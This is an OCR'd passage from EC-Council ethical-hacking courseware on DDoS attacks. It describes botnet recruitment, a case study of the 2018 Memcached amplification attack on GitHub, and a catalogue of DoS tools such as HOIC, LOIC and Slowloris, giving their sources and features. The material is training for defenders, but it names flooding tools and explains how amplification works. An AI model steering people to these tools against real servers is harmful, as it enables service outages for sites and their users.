


Figure 10.23: DDoS attack scenario

As shown in the figure, an anonymous hacker hosts a High Orbit Ion Cannon (HOIC) DDoS attack tool on a web server they own or on a compromised web server. The hacker then advertises the HOIC DDoS attack tool on social networking sites or search engines such as Twitter, Facebook, and Google with a malicious download link.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Users who desire to perform the DDoS attack may download the HOIC DDoS attack tool by clicking on the malicious download link provided by the hacker. These users are termed "volunteers." All the volunteers connect via an IRC channel to the anonymous hacker and await instructions to proceed further. The hacker instructs the volunteers to flood the target web server (e.g., PayPal, MasterCard, and PAYBACK) with multiple requests. On receiving instructions, the volunteers act accordingly. Consequently, the target server becomes overwhelmed and stops responding to requests from even legitimate users.


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Hackers Advertise Links for Downloading Botnets

Hackers advertise botnets on various blogs, search engines, social networking sites, emails, and so on with download links. Hackers also use fake updates and security alerts to trick the victim into downloading the malware. The intention in doing so is to spread the botnet and increase the size of the attack network. This method of attack is very quick and effective. The below figure shows examples for ads hosted by hackers on the Internet to download botnets.

Figure 10.24: Advertisements with links to download botnets

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Use of Mobile Devices as Botnets for Launching DDoS Attacks

Android devices are passively vulnerable to various malware such as Trojans, bots, Remote Access Trojans (RATs), and so on, which are often found in third-party application stores. These unsecured android devices are becoming the primary targets for attackers to enlarge their botnet network because they are highly vulnerable to malware. Malicious android applications found in the Google Play Store and as drive-by downloads are examples for infection methods. The attacker binds a malicious server to the android application package (APK) file, encrypts it, and removes unwanted features and permissions before distributing the malicious package to a third-party app store such as Google Play Store. Once the victims are tricked into downloading and installing such applications, the victim's device is taken over by the attacker and integrated into the attacker's mobile botnet to perform malicious activities such as DDoS attacks and web injections.


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

DDoS Case Study: DDoS Attack on GitHub

- In **February 2018, GitHub** encountered a devastating volumetric DDoS attack, which made its service **unavailable** to its users for **4 minutes**
- This is the **world's largest DDoS attack** ever recorded

Attack Timeline

- The attack took place on **Wednesday, 28 February 2018**
- The attack made GitHub.com unavailable from **17:21 to 17:26 UTC** and intermittently unavailable from **17:26 to 17:30 UTC** due to a heavy inflow of data packets
- The first portion of the attack **peaked at 1.35 Tbps** via **126.9 million packets per second**, and a second **400 Gbps spike** occurred a little after **18:00 UTC**



https://github.blog

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

DDoS Case Study: DDoS Attack on GitHub (Cont'd)


Attack Mechanism

- It was an **amplification attack** using a **Memcached-based approach** that peaked at **1.35 Tbps**
- The attack originated from over a thousand different **autonomous systems (ASNs)** across **tens of thousands of unique endpoints**
- The attack worked by **abusing instances of Memcached servers** that are **inadvertently accessible** on the **public internet with UDP support** enabled
- The **spoofing of IP addresses** allowed the responses of Memcached servers to be **redirected to target a different address** and send **more data toward the target** than needs to be sent by the unspoofed source
- The **vulnerability arising from this misconfiguration** caused an **amplification factor of up to 51,000**, meaning that for **each byte sent** by the attacker, **up to 51 kB was sent** toward the target
- This large amplification factor caused a devastating inflow of **1.3 Tbps of data** toward GitHub, **interrupting its normal operations**

https://github.blog

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



DDoS Case Study: DDoS Attack on GitHub

Source: *https://github.blog*

GitHub is a renowned open-source cloud platform used as a repository by many companies, businesses, and researchers with wide areas of interest. In February 2018, GitHub encountered a devastating DDoS attack, which made its service unavailable to users for 4 min. This was the world's largest DDoS attack ever recorded.

- **Attack Timeline**

  The DDoS attack occurred on Wednesday, February 28, 2018. This volumetric DDoS attack made GitHub.com unavailable from 17:21 to 17:26 UTC and intermittently unavailable from 17:26 to 17:30 UTC owing to a heavy inflow of data packets.

  At 17:21 UTC, GitHub's network monitoring system detected an anomaly in the ratio of ingress to egress traffic, and they notified the on-call engineer and others. The below figure shows inbound versus outbound throughput over transit links.




Figure 10.25: Inbound versus outbound throughput over transit links

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

The first portion of the attack peaked at 1.35 Tbps via 126.9 million packets per second (pps), and a second 400 Gbps spike occurred a little after 18:00 UTC. The below figure, provided by Akamai, shows inbound traffic in bits per second (bps).




Figure 10.26: Inbound traffic in bits per second

- **Attack Mechanism**

  This attack was an amplification attack using a Memcached-based approach that peaked at 1.35 Tbps. The attack originated from over a thousand different autonomous system numbers (ASNs) across tens of thousands of unique endpoints. The attack worked by abusing Memcached instances that were inadvertently accessible on the public Internet with UDP support enabled. The spoofing of IP addresses allowed Memcached's responses to be targeted against another address and more data than necessary to be sent toward the target by the unspoofed source. The vulnerability due to this misconfiguration caused an amplification factor of up to 51,000, implying that up to 51 KB was sent toward the target for each byte sent by the attacker. This large amplification factor caused the devastating inflow of 1.3 Tbps data towards GitHub, interrupting its normal operations.

- **GitHub's Response**

  Given the increase in inbound transit bandwidth to over 100 Gbps in one of GitHub's facilities, GitHub personnel decided to move the incoming traffic to Akamai. At 17:26 UTC, a command was initiated via GitHub's ChatOps tooling to withdraw Border Gateway Protocol (BGP) announcements over transit providers and announce AS36459, the autonomous system belonging to GitHub, exclusively over GitHub's links to Akamai.


  Routes reconverged in the next few minutes, and access control lists mitigated the attack at their border. The monitoring of transit bandwidth levels and load balancer response codes indicated a full recovery at 17:30 UTC. At 17:34 UTC, routes to Internet exchanges were withdrawn as a follow-up to shift an additional 40 Gbps away from GitHub's network.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Figure 10.27: Inbound versus outbound throughput over transit links

After this incident, GitHub revealed that they were investigating the use of their monitoring infrastructure to automate DDoS mitigation providers and would continue to measure response times to similar incidents with a goal of reducing the mean time to recovery (MTTR).

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



DoS/DDoS Attack Tools

This section deals with various DoS/DDoS attack tools used to take over a single or multiple network system to exhaust their computing resources or render them unavailable to their intended users.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

DoS/DDoS Attack Tools

- **High Orbit Ion Cannon (HOIC)**

  Source: *https://sourceforge.net*

  HOIC is a network stress and DoS/DDoS attack application written in BASIC language. It is designed to attack up to 256 target URLs simultaneously. It sends HTTP POST and GET requests to a computer that uses lulz-inspired GUIs. Its features are summarized as follows:

  - High-speed multi-threaded HTTP flooding
  - Simultaneous flooding of up to 256 websites
  - Built-in scripting system to allow the deployment of "boosters," which are scripts designed to thwart DDoS countermeasures and increase DoS output
  - Portability to Linux/Mac with a few bug fixes
  - Ability to select the number of threads in an ongoing attack
  - Ability to throttle attacks individually with three settings: LOW, MEDIUM, and HIGH

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 10.28: Screenshot of HOIC DoS attack tool

- **Low Orbit Ion Cannon (LOIC)**

  Source: *https://sourceforge.net*

  LOIC is a network stress testing and DoS attack application. LOIC attacks can be called application-based DOS attacks because they primarily target web applications. LOIC can be used on a target site to flood the server with TCP packets, UDP packets, or HTTP requests with the intention of disrupting the service.





Figure 10.29: Screenshot of LOIC DoS attack tool

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

The following are some of the additional DoS/DDoS attack tools:

- XOIC (*http://anonhacktivism.blogspot.com*)
- HULK (*https://siberianlaika.ru*)
- Tor's Hammer (*https://sourceforge.net*)
- Slowloris (*https://github.com*)
- PyLoris (*https://sourceforge.net*)
- R-U-Dead-Yet (*https://sourceforge.net*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



DoS/DDoS Attack Tools for Mobiles

- **LOIC**

  Source: *https://play.google.com*

  The Android version of LOIC software is used for flooding packets, which allows the attacker to perform a DDoS attack on the target organization. This application can perform UPD, HTTP, or TCP flood attacks.

Figure 10.30: Screenshot of LOIC DoS attack tool for mobile

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **AnDOSid**

  Source: *https://andosid.droidinformer.org*

  AnDOSid allows the attacker to simulate a DoS attack (an HTTP POST flood attack to be precise) and DDoS attack on a web server from mobile phones.

Figure 10.31: Screenshot of AnDOSid DoS attack tool for mobile


- **Packets Generator**

  Source: https://play.google.com

  The Packets Generator app allows attackers to generate network traffic including TCP SYN, UDP, and ICMP ping traffic. It is effectively used for testing a firewall's filtering rules, an intrusion detection system's attack signatures, and a router's access-control lists (ACLs) by sending a series of generated packets towards a target.

Figure 10.32: Screenshot of Packets Generator tool for mobile

